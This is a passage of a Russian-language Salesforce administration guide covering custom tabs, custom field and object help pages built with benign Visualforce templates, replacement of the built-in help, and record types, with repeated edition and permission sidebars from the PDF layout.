Вкладки Visualforce доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладки страницы Lightning доступны в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых вкладок:

- «Настройка приложения»

8. При необходимости измените высоту рамки содержимого.
9. Чтобы гарантировать надлежащее отображение и функционирование веб-страницы в приложении Salesforce Mobile Classic, установите флажок «Поддержка `Salesforce Classic Mobile`» .

   Установка данного флажка приводит к добавлению вкладки в список доступных вкладок для конфигураций Salesforce Mobile Classic. Чтобы гарантировать совместимость страниц веб-вкладок с мобильными обозревателями, просмотрите рекомендации по использованию вкладок Salesforce Mobile Classic.

   Прим.: Флажок «Поддержка `Salesforce Mobile Classic`» отображается только при использовании приложения Salesforce Mobile Classic.

10. При необходимости выберите настраиваемую ссылку заставки, отображаемой при выборе вкладки. Рекомендуем избегать использования заставки при планировании мобильности веб-вкладки, так как мобильное приложение не поддерживает отображение заставок.
11. При необходимости введите описание вкладки и нажмите кнопку **«Далее»**.
12. Введите URL-адрес или выберите настраиваемый элемент S-Control для отображения на вкладке. При необходимости скопируйте и вставьте любые поля слияния.

    Прим.: Веб-вкладки поддерживают только поля слияния пользователя, организации и API.

    Чтобы открыть веб-вкладку, нажмите кнопку **«Предварительный просмотр веб-вкладки»**.
13. Выберите кодировку URL-адреса и нажмите кнопку **«Далее»**.
14. Добавьте веб-вкладку в соответствующие профили. Чтобы определить доступность настраиваемой вкладки пользователям с данным профилем, выберите значение «Включены стандартные параметры», «Отключены стандартные параметры» или «Вкладка скрыта». При необходимости данный параметр может быть изменен.
15. Нажмите кнопку **«Далее»**.
16. Выберите настраиваемые приложения для добавления новой вкладки.
17. Чтобы применить параметры доступности вкладки ко всем пользователям, установите флажок **«Добавить вкладку в текущие персональные настройки пользователя»**.
18. Нажмите кнопку **«Сохранить»**.

Создание вкладки настраиваемого объекта

Определите вкладку для отображения данных, хранящихся в записях настраиваемого объекта.

1. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вкладки»**.
2. Нажмите кнопку **«Создать»** в связанном списке «Вкладки настраиваемого объекта».
3. Выберите настраиваемый объект для отображения на настраиваемой вкладке. При отсутствии нужного настраиваемого объекта щелкните ссылку **«Создать новый настраиваемый объект»** и выполните инструкции, указанные в разделе «Определение настраиваемых объектов» на странице 5740.

   Метка новой вкладки соответствует метке множественного числа настраиваемого объекта.
4. Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля Стиль вкладки.

   Если стиль вкладки уже используется, то напротив имени стиля вкладки в квадратных скобках [] отображается число. Чтобы просмотреть вкладки, использующие данный стиль, наведите указатель мыши на имя нужного стиля. Чтобы отфильтровать данный список, щелкните «Скрыть стили, используемые на других вкладках».
5. Чтобы выбрать цветовую схему и значок настраиваемой вкладки, щелкните нужный стиль вкладки.

   (Не обязательно.) Чтобы создать настраиваемый стиль вкладки, нажмите кнопку **Создать собственный стиль** в окне «Выбор стиля вкладки» (при наличии доступа к вкладке «Документы»). Чтобы создать собственный стиль вкладки, выполните указанные ниже действия.

   a. Чтобы открыть диалоговое окно выбора цвета, щелкните значок поиска напротив поля **«Цвет»**.

   b. Нажмите кнопку **«Вставить изображение»**, выберите папку документов и нужное изображение.

      Чтобы найти документ, имя которого содержит поисковый запрос, щелкните **«Поиск в документах»**, введите поисковый запрос и нажмите кнопку **«Начать»**.

      Прим.: Данное диалоговое окно содержит файлы размером не более 20 Кб, которые доступны в папках документов и в свойствах которых установлен флажок «Внешний доступ». При удалении документа, используемого для значка, система Salesforce заменяет его стандартным разноцветным значком блока ( ).

   c. Выберите нужный файл и нажмите кнопку **«OK»**. При этом откроется мастер создания настраиваемой вкладки.
6. При необходимости выберите настраиваемую ссылку заставки, отображаемой при выборе вкладки.
7. При необходимости введите описание вкладки и нажмите кнопку **«Далее»**.
8. Выберите нужные профили пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Вкладки настраиваемого объекта и веб-вкладки доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладки Visualforce доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладки страницы Lightning доступны в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых вкладок:


- «Настройка приложения»

При использовании версии Professional Edition или лицензии Salesforce Platform One уровню доступности вкладки присваивается значение «Включены стандартные параметры».

Прим.: Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.

9. Выберите настраиваемые приложения для добавления новой вкладки.
10. Чтобы добавить новую вкладку в настроенные параметры отображения пользователей, установите флажок **«Добавить вкладку в текущие персональные настройки пользователя»**.
11. Нажмите кнопку **«Сохранить»**.

В зависимости от установленных параметров доступности вкладка отобразится сразу же:



СМ. ТАКЖЕ:

Отображение данных настраиваемых объектов для пользователей

Ускорение поиска

Создание вкладок страницы Lightning

Прежде чем добавить тип страницы приложения для страницы Lightning в списке навигации приложения Salesforce1 или в приложении Lightning, рекомендуем создать соответствующую настраиваемую вкладку.

При активации страницы приложения в конструкторе приложений Lightning создается вкладка для страницы. Вкладку страницы до ее активации также можно создать вручную в меню «Настройка».

Вкладки страницы Lightning упрощают процесс добавления страницы Lightning в Salesforce1 и Lightning Experience.

Создание настраиваемой вкладки поддерживается только для типа страницы приложения «Страница Lightning».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых вкладок:

- «Настройка приложения»

1. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вкладки»**.
2. Нажмите кнопку **«Создать»** в связанном списке «Вкладки страницы Lightning».
3. Выберите нужную страницу Lightning для вкладки.
4. Введите метку.

   Данный текст используется в качестве имени страницы Lightning.
5. Чтобы выбрать цветовую схему и значок для вкладки страницы Lightning, щелкните нужный стиль вкладки.

   (Не обязательно.) Чтобы создать настраиваемый стиль вкладки, нажмите кнопку **Создать собственный стиль** в окне «Выбор стиля вкладки» (при наличии доступа к вкладке «Документы»). Чтобы создать собственный стиль вкладки, выполните указанные ниже действия.

   a. Чтобы открыть диалоговое окно выбора цвета, щелкните значок поиска напротив поля **«Цвет»**.

   b. Нажмите кнопку **«Вставить изображение»**, выберите папку документов и нужное изображение.

      Чтобы найти документ, имя которого содержит поисковый запрос, щелкните **«Поиск в документах»**, введите поисковый запрос и нажмите кнопку **«Начать»**.

      Прим.: Данное диалоговое окно содержит файлы размером не более 20 Кб, которые доступны в папках документов и в свойствах которых установлен флажок «Внешний доступ». При удалении документа, используемого для значка, система Salesforce заменяет его стандартным разноцветным значком блока ( ).

   c. Выберите нужный файл и нажмите кнопку **«OK»**. При этом откроется мастер создания настраиваемой вкладки.
6. При необходимости введите описание вкладки и нажмите кнопку **«Далее»**.
7. Выберите нужные профили пользователей.

   Прим.: В Salesforce Classic значения «Включены стандартные параметры» и «Отключены стандартные параметры» для вкладок страницы Lightning действуют иначе, чем для других настраиваемых вкладок. Элемент меню «Страница Lightning» отображается для выбранных профилей в приложении Salesforce1, независимо от выбранного значения. Чтобы скрыть страницу Lightning для выбранных профилей, выберите значение **«Вкладка скрыта»**.
8. Нажмите кнопку **«Сохранить»**.

Совет: При создании настраиваемого значка для вкладки страницы Lightning соблюдайте следующие рекомендации. Значок должен быть:

- размером менее 10 КБ;

- 120 x 120 пикселей;
- в формате PNG с прозрачным фоном.
- Изображение должно использовать разрешение, равное 72 точкам на дюйм.
- Нельзя использовать изображения на цветном фоне
- Изображение не должно иметь внешних теней на внутреннем изображении значка

Рекомендации по настраиваемым вкладкам

Ниже перечислены рекомендации по работе с настраиваемыми вкладками.

- Чтобы включить поддержку вкладок Visualforce или веб-вкладок для использования в приложении Salesforce Mobile Classic, измените свойства вкладок и установите флажок **«Поддержка Salesforce Mobile Classic»**.
- Ограничение для настраиваемых вкладок является фиксированным, определяется версией и не может быть увеличено. Дополнительную информацию можно получить в компании Salesforce.
- Если для уровня доступности настраиваемого объекта выбрать значение «Включены стандартные параметры» или «Отключены стандартные параметры», параметр будет добавлен в раскрывающийся список «Создать» на боковой панели Salesforce Classic, таким образом пользователи с полномочием «Создание» могут быстро создавать записи. Например, если настраиваемый объект, отображаемый на настраиваемой вкладке, называется «Расходы», то данный список дополняется объектом **«Расход»**.
- Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.
- Ниже перечислены условия, при которых веб-вкладка или настраиваемая ссылка могут отображать пустой сайт.
  - Настройки внедренного сайта отклоняют загрузку содержимого в рамке.
  - Настройки внедренного сайта разрешают загрузку содержимого в рамке (только при доставке содержимого тем же сайтом).
  - Внедренный сайт использует безопасное и небезопасное содержимое, а настройки обозревателя пользователя блокируют отображение смешанного активного содержимого.

  Ниже перечислены рекомендуемые временные решения.
  - Разрешите настраиваемой ссылке открытие в новом окне или отображение в текущем окне без боковой панели или верхнего колонтитула.
  - Добавьте URL-адрес веб-вкладки в настраиваемую ссылку и разрешите URL-адресу открытие в новом окне или отображение в текущем окне без боковой панели или верхнего колонтитула.
  - Если внедряемый сайт использует префикс HTTP и смешанное активное содержимое, измените текущий префикс на HTTPS. Если внедренный сайт использует допустимый сертификат безопасности и поддерживает отображение содержимого в рамках, то изменение префикса на HTTPS обеспечивает отображение сайта.
- В Salesforce Classic вкладки страницы Lightning не отображаются на странице «Все вкладки» при нажатии значка плюса ( ) справа от текущих вкладок. Кроме того, вкладки страницы Lightning не отображаются в списке «Доступные вкладки» при настройке вкладок для приложений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Вкладки настраиваемого объекта и веб-вкладки доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладки Visualforce доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладки страницы Lightning доступны в версиях: **все** версии, кроме **Database.com Edition**.

- В Salesforce Classic значения «Включены стандартные параметры» и «Отключены стандартные параметры» для вкладок страницы Lightning действуют иначе, чем для других настраиваемых вкладок. Элемент меню «Страница Lightning» отображается для выбранных профилей в приложении Salesforce1, независимо от выбранного значения. Чтобы скрыть страницу Lightning для выбранных профилей, выберите значение **«Вкладка скрыта»**.

Предоставление пользователям настраиваемого содержимого справки

Можно предоставить настраиваемое содержимое справки, которое будет выводиться вместо стандартных разделов контекстно-зависимой интерактивной справки Salesforce для ваших настраиваемых объектов. Кроме того, можно добавить справку уровня поля, которая отображается, когда пользователь наводит указатель мыши на поле.

Ссылка **«Помощь и обучение»**, расположенная вверху каждой страницы, открывает портал, содержащий разделы интерактивной справки, решения и рекомендованные занятия. На любой странице ссылка **«Справка для этой страницы»** открывает информацию о том, что можно сделать с помощью страницы, на которой вы сейчас находитесь.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Настраиваемая справка Salesforce позволяет дополнить стандартную справку сведениями об использовании полей и функций, уникальных для организации или разрабатываемого приложения Force.com AppExchange.

Начало работы со справкой поля

Определение справки поля

Начало работы со справкой объекта

Замена встроенной справки в Salesforce Classic настраиваемой справкой

При переименовании стандартных вкладок, объектов, полей и других связанных меток пользовательского интерфейса справка Salesforce также может быть заменена документацией, специально настроенной для ваших пользователей. Для замены встроенной справки просто укажите URL-адрес вашей настраиваемой справки. Данная функция доступна только для интерфейса Salesforce Classic.

Начало работы со справкой поля

Справка поля позволяет добавлять текст, определяющий назначение и функцию любого стандартного или настраиваемого поля. Можно определить текст настраиваемой справки, в котором пользователи будут просматривать подробное описание любого поля организации на всех соответствующих страницах просмотра и редактирования сведений. Чтобы просмотреть текст справки поля, наведите указатель мыши на значок сведений напротив нужного поля.

Прежде чем начать определение справки поля, просмотрите перечисленные ниже советы и рекомендации по внедрению.

Советы по внедрению

- По умолчанию справка поля включена во всех версиях.
- Справка поля недоступна для некоторых стандартных полей, включая поля объекта «Пользователь», системные поля, доступные только для чтения, поля автонумерации, поля мультивалюты, поля сообщества «Идеи» и поля объекта «Сообщество».
- Текст справки поля автоматически добавляется в пакет при добавлении связанного поля в любой пакет Force.com AppExchange.

- Текст справки, используемый управляемым пакетом, блокируется разработчиком, предоставляя установщикам возможность его изменения.

Рекомендации

- Текст настраиваемой справки отображается на страницах просмотра и редактирования сведений, поэтому рекомендуем избегать инструкций по вводу данных. Взамен, создайте текст справки, определяющий назначение поля. Например:

  «Максимально допустимая скидка для данной организации.»

- Дополните текст справки сведениями об атрибутах поля. Например:

  «Подробное описание назначения отчета по расходам. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.»

- Дополните текст справки примерами, разъясняющими значение поля. Например:

  «Четырехзначный рекламный код, используемый для определения стоимости, взимаемой с клиента. Например, 4PLT (платиновая система ценообразования четвертого уровня).»

- При использовании многоязычной организации создайте переводы для поля «Текст справки» с помощью средства перевода.

СМ. ТАКЖЕ:

Предоставление пользователям настраиваемого содержимого справки
Определение справки поля

Определение справки поля

Справка поля позволяет добавлять текст, определяющий назначение и функцию любого стандартного или настраиваемого поля. Можно определить текст настраиваемой справки, в котором пользователи будут просматривать подробное описание любого поля организации на всех соответствующих страницах просмотра и редактирования сведений. Чтобы просмотреть текст справки поля, наведите указатель мыши на значок сведений напротив нужного поля.

1. В разделе настроек управления для объекта перейдите в раздел «Поля».
2. Щелкните ссылку **«Правка»** напротив нужного поля.
3. Введите текст, который должен отображаться при наведении указателя мыши на значок сведений, расположенный напротив поля на странице просмотра или редактирования сведений, в поле «Текст справки». Разрешается использовать не более 255 символов.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Если изменяемый вами объект доступен сообществу, участники сообщества, в том числе нелицензированные пользователи, партнеры и клиенты, будут видеть справку уровня поля. Помните, что информация, приведенная в справке уровня

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или изменения справки поля:

- Настройка приложения

поля, должна быть сформирована с учетом всех пользователей, которым она будет доступна, и не должна содержать конфиденциальные коммерческие сведения.

СМ. ТАКЖЕ:

- Предоставление пользователям настраиваемого содержимого справки
- Начало работы со справкой поля
- Поиск по параметрам управления объектами

Начало работы со справкой объекта

Справка объекта доступна для всех настраиваемых и внешних объектов. Щелкнув по ссылке **«Справка для этой страницы»** в настраиваемом объекте, пользователи получат доступ к полезной информации о нем.

Прим.: При отсутствии справки объекта при нажатии ссылки **«Справка для этой страницы»** выводится информация о стандартном объекте, которая может быть не связана с настраиваемым объектом.

Можно переопределить ссылки **«Справка для этой страницы»** для любого настраиваемого или внешнего объекта собственным содержимым справки, хранящимся на странице Visualforce. Не волнуйтесь! Нет необходимости изучать Visualforce, чтобы добавлять содержимое справки для настраиваемых объектов.

После добавления настраиваемой справки для настраиваемых объектов при нажатии ссылки **«Справка для этой страницы»** будет выводиться этот вариант справки. Настраиваемая справка для настраиваемых объектов доступна пользователям на начальной странице объекта, на страницах просмотра и редактирования сведений, а также во всех списковых представлениях и связанных списках.

Справку объекта для настраиваемых и внешних объектов можно создать во всех версиях Salesforce, поддерживающих настраиваемые и внешние объекты. Дополнительную информацию см. в разделе *«Ограничения Salesforce»*.

СМ. ТАКЖЕ:

- Предоставление пользователям настраиваемого содержимого справки
- Определение справки объекта
- Принципы и рекомендации по созданию справки объекта

Определение справки объекта

Справка объекта переопределяет ссылки **«Справка для этой страницы»** для любого настраиваемого или внешнего объекта собственным содержимым справки, хранящимся на странице Visualforce. Чтобы предоставить всем пользователям доступ к справке объекта, создайте страницу Visualforce, хранящую содержимое справки. Дополните определение настраиваемого или внешнего объекта ссылкой на эту страницу. Доступ ко справке объекта предоставляется всем пользователям немедленно.

1. Создайте страницу Visualforce, хранящую содержимое справки.
2. Измените определение настраиваемого объекта или определение внешнего объекта, которое использует данную настраиваемую справку при выборе ссылки **«Справка для этой страницы»**.
3. Для пункта «Параметры контекстно зависимой справки» установите **«Открыть окно с помощью страницы Visualforce»**.
4. Выберите страницу Visualforce, хранящую содержимое справки.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Начало работы со справкой объекта

Предоставление пользователям настраиваемого содержимого справки

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Настраиваемые объекты доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Внешние объекты Salesforce Connect доступны в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или изменения справки объекта:

- Настройка приложения

Создание справки для настраиваемого объекта со статичным содержимым

Пользователи, владеющие HTML, могут легко добавлять справочные материалы для настраиваемых объектов. Для этого требуется написать содержимое справки с помощью HTML и сохранить его на странице Visualforce. Знание Visualforce не обязательно. Участники могут использовать предоставленные шаблоны.

1. Введите строку *«Страницы Visualforce»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Страницы Visualforce».**
2. Нажмите кнопку **«Создать»**.
   Редактор Visualforce откроется на новой странице.
3. Заполните поля ниже.

Поле	Описание
Метка	Понятное имя страницы, которое будет использоваться для идентификации страницы в настройках. Совет: Рекомендуется установить правила присвоения имен страницам справки для настраиваемых объектов. Например, можно начинать имена всех страниц со слова «Справка_», далее добавляя имя объекта.
Имя	Имя API для страницы. Можно использовать значения автозаполнения.
Описание	Дополнительное описание страницы.
«Доступно для мобильных приложений Salesforce и страниц Lightning»	Выберите этот параметр, если настраиваемый объект используется в Salesforce1.

4. Нажмите кнопку **«Быстрое сохранение»**.
5. На вкладке редактора кода **Visualforce Markup** выберите код по умолчанию и удалите его.
6. Копируйте приведенный ниже код шаблона и вставьте в редактор кода.

```
<apex:page showHeader="false">

    <!-- Add your help styles -->

    <h1>Help for {YourObjectName} Object</h1>
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Настраиваемые объекты доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Внешние объекты Salesforce Connect доступны в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Visualforce доступен в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или изменения справки объекта:

- Настройка приложения

Для создания и редактирования страниц Visualforce:

- Настройка приложения

```
    <p>Your custom help message here.</p>


</apex:page>
```

7. Нажмите кнопку **«Быстрое сохранение»**.
8. Отредактируйте шаблон, добавив содержимое справки.

   Чтобы форматировать страницу, добавьте разметку HTML. Также можно использовать разметку Visualforce.
9. Нажмите кнопку **«Сохранить»**.

Теперь эта страница может быть добавлена в качестве настраиваемой справки. При нажатии ссылки **«Справка для этой страницы»** страница загрузится в окне «Справка и обучение».

СМ. ТАКЖЕ:

Определение справки объекта

Создание справки в формате PDF для настраиваемых объектов

Принципы и рекомендации по созданию справки объекта

Создание справки в формате PDF для настраиваемых объектов

Система поддерживает создание справки для настраиваемых объектов в виде страниц Visualforce, которые перенаправляют на файлы справки в формате PDF или URL-адреса. Знание Visualforce не обязательно. Участники могут использовать предоставленные шаблоны.

Содержимое справки можно написать в текстовом редакторе, например Microsoft Word, и преобразовать в PDF-файл.

1. Загрузите PDF-файл как статический ресурс.

   Этот файл будет выводиться при обращении к справке для настраиваемого объекта.

2. Введите строку *«Страницы Visualforce»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Страницы Visualforce».**

3. Нажмите кнопку **«Создать»**.
   Редактор Visualforce откроется на новой странице.

4. Заполните поля ниже.

Поле	Описание
Метка	Понятное имя страницы, которое будет использоваться для идентификации страницы в настройках. Совет: Рекомендуется установить правила присвоения имен страницам справки для настраиваемых объектов. Например, можно начинать имена всех страниц со слова «Справка_», далее добавляя имя объекта.
Имя	Имя API для страницы. Можно использовать значения автозаполнения.
Описание	Дополнительное описание страницы.
«Доступно для мобильных приложений Salesforce и страниц Lightning»	Выберите этот параметр, если настраиваемый объект используется в Salesforce1.

5. Нажмите кнопку **«Быстрое сохранение»**.

6. На вкладке редактора кода **Visualforce Markup** выберите код по умолчанию и удалите его.

7. Копируйте приведенный ниже код шаблона и вставьте в редактор кода.

```
<apex:page showHeader="false" action="{! URLFOR($Resource.YourCustomHelpResource) }">

    <!-- This page redirects to the URL in the action attribute above -->
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Настраиваемые объекты доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Внешние объекты Salesforce Connect доступны в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Visualforce доступен в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или изменения справки объекта:

- Настройка приложения

Для создания и редактирования страниц Visualforce:

- Настройка приложения

```
    <p>Redirecting to help content...</p>

</apex:page>
```

8. Замените строку `YourCustomHelpResource` в атрибуте действия именем загруженного статического ресурса.
9. Нажмите кнопку **«Сохранить»**.

Теперь эта страница может быть добавлена в качестве справочной. При нажатии ссылки **«Справка для этой страницы»** пользователи будут перенаправлены к ресурсу, указанному в атрибуте действия.

Прим.: Браузер пользователя определяет поведение ссылки на PDF-файл, но не созданной вами страницы Visualforce. Содержимое PDF может отображаться в браузере или загружаться как PDF-файл.

СМ. ТАКЖЕ:

Определение справки объекта

Создание справки для настраиваемого объекта со статичным содержимым

Принципы и рекомендации по созданию справки объекта

Принципы и рекомендации по созданию справки объекта

Прежде чем начать определение справки настраиваемого или внешнего объекта, просмотрите перечисленные ниже принципы и рекомендации по внедрению.

Рекомендации

- Высота и ширина окна, отображающего справку объекта, соответствуют стандартному окну Salesforce «Справка и обучение». Чтобы повысить доступность содержимого настраиваемой справки, рекомендуем выбирать соответствующий размер и стиль содержимого.
- Для индивидуализации справки можно использовать поля слияния и другие функции страниц Visualforce. Например, можно настроить страницу справки таким образом, чтобы она отображала имя пользователя.

Дополнительные советы по внедрению

- При создании страниц Visualforce для настраиваемой справки не используется контроллер или используется настраиваемый контроллер. Нельзя пользоваться стандартным контроллером.
- При наличии справки объекта, добавляемой в каталог Force.com AppExchange, система Salesforce добавляет страницу Visualforce или статический ресурс, используемый полем данного объекта «Параметры контекстно зависимой справки».
- Справка объекта, используемая управляемыми пакетами, блокируется разработчиком, предоставляя установщикам возможность ее изменения.

СМ. ТАКЖЕ:

Определение справки объекта

Начало работы со справкой объекта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Настраиваемые объекты доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Salesforce Connect external objects are available in: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Visualforce доступен в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Замена встроенной справки в Salesforce Classic настраиваемой справкой

При переименовании стандартных вкладок, объектов, полей и других связанных меток пользовательского интерфейса справка Salesforce также может быть заменена документацией, специально настроенной для ваших пользователей. Для замены встроенной справки просто укажите URL-адрес вашей настраиваемой справки. Данная функция доступна только для интерфейса Salesforce Classic.

Пользователи могут просматривать данный URL-адрес при выборе любой ссылки на контекстно-зависимую справку, отображающейся на странице конечного пользователя или в личных параметрах. Справка после замены будет доступна по ссылке **«Справка и обучение»**, расположенной в верхней части каждой страницы, а на всех страницах «Настройка» будет по-прежнему отображаться справка Salesforce.

1. Введите строку *«Параметры справки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры справки»**.
2. Введите полный URL-адрес справочного файла, который должен использоваться для замены справки Salesforce.
3. Нажмите кнопку **«Сохранить»**.

Рекомендации по замене справки Salesforce

- При замене справки Salesforce собственным файлом справки ссылка **«Справка и обучение»** продолжает отображать справку Salesforce. Однако, кроме ссылок внутри раздела «Настройка», ссылки **«Справка для этой страницы»** на всех страницах перестают быть контекстно-зависимыми. Данный алгоритм позволяет открывать справочный файл в одной области независимо от страницы, просматриваемой пользователем при выборе ссылки.
- Чтобы сделать справку контекстно-зависимой, воспользуйтесь контекстно-зависимыми параметрами, передаваемыми в каждой ссылке справки. Например, ссылка справки на начальной странице вкладки «Возможности» выглядит следующим образом (без разрывов строк):

  ```
  http://your_help_file.com?loc=help&amp;body=%2Fhelp%2Fdoc%2Fen%2Fhelp2.jsp
  &цель=opp_overview.htm&раздел=Opportunities
  ```

  Значения параметров цель и раздел являются уникальными для каждой страницы приложения. Анализ данных параметров позволяет отображать пользователям содержимое контекстно-зависимой справки.

Подстройка бизнес-процессов под разных пользователей

Типы записей позволяют отображать разные бизнес-процессы, значения раскрывающихся списков и макеты страниц разным пользователям. Можно создать типы записей, позволяющие отличать регулярные сделки от договоров на предоставление профессиональных услуг и применять к каждой сделке разные значения раскрывающихся списков. Или же можно отображать разные макеты страниц для обращений по поддержке клиентов и обращений по выставлению счетов.

Пример: Рассмотрим пример действия типов записей в организации. Предположим, что имеются два подразделения продаж (аппаратное обеспечение и консультационные услуги) и только консультационное подразделение получает интересы на семинарах. Можно выбрать вариант отображения контактов источника интересов «Семинар» только для консультационного подразделения.

Действие 1. Управление основными раскрывающимися списками

Определите список значений раскрывающегося списка Источник интереса, содержащий все значения, используемые подразделениями аппаратного обеспечения и консультационных услуг, включая «Семинар».

Действие 2. Создайте типы записей.

Создайте два типа записей контактов: один под названием «Аппаратное обеспечение», второй — «Консультационные услуги». На этом шаге для типов записей добавляются значения основного раскрывающегося списка.

Действие 3. Добавьте типы записей к профилям.

Добавьте тип записи «Аппаратное обеспечение» к профилям всех пользователей подразделения продаж аппаратного обеспечения. Добавьте тип записи «Консультационные услуги» к профилям всех пользователей подразделения продаж консультационных услуг.

Действие 4. Настройте личные параметры для типов записей.

Разрешите пользователям обоих подразделений пропускать окно выбора типа записи при создании нового контакта. Если имеются пользователи, создающие записи контактов для обоих подразделений продаж, они могут настраивать личные параметры так, чтобы постоянно предлагался выбор типа записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения типов записей:

- Настройка приложения

Рекомендации по созданию и обновлению типов записей и раскрывающихся списков

Следуйте данным рекомендациям при работе с раскрывающимися списками типов записей и бизнес-процессов.

Создание типов записей

Редактирование раскрывающихся списков для типов записей и бизнес-процессов

Настройте значения в раскрывающихся списках типов записей или бизнес-процессов в соответствии с текущими требованиями компании.

Ограничения на создание и обновление типов записей и раскрывающихся списков

Учитывайте эти ограничения при работе с типами записей и раскрывающимися списками бизнес-процессов.

Пакетное управление бизнес-процессами

Создание нескольких бизнес-процессов

СМ. ТАКЖЕ:

Как определяется доступ к типу записи?

Рекомендации по созданию и обновлению типов записей и раскрывающихся списков

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

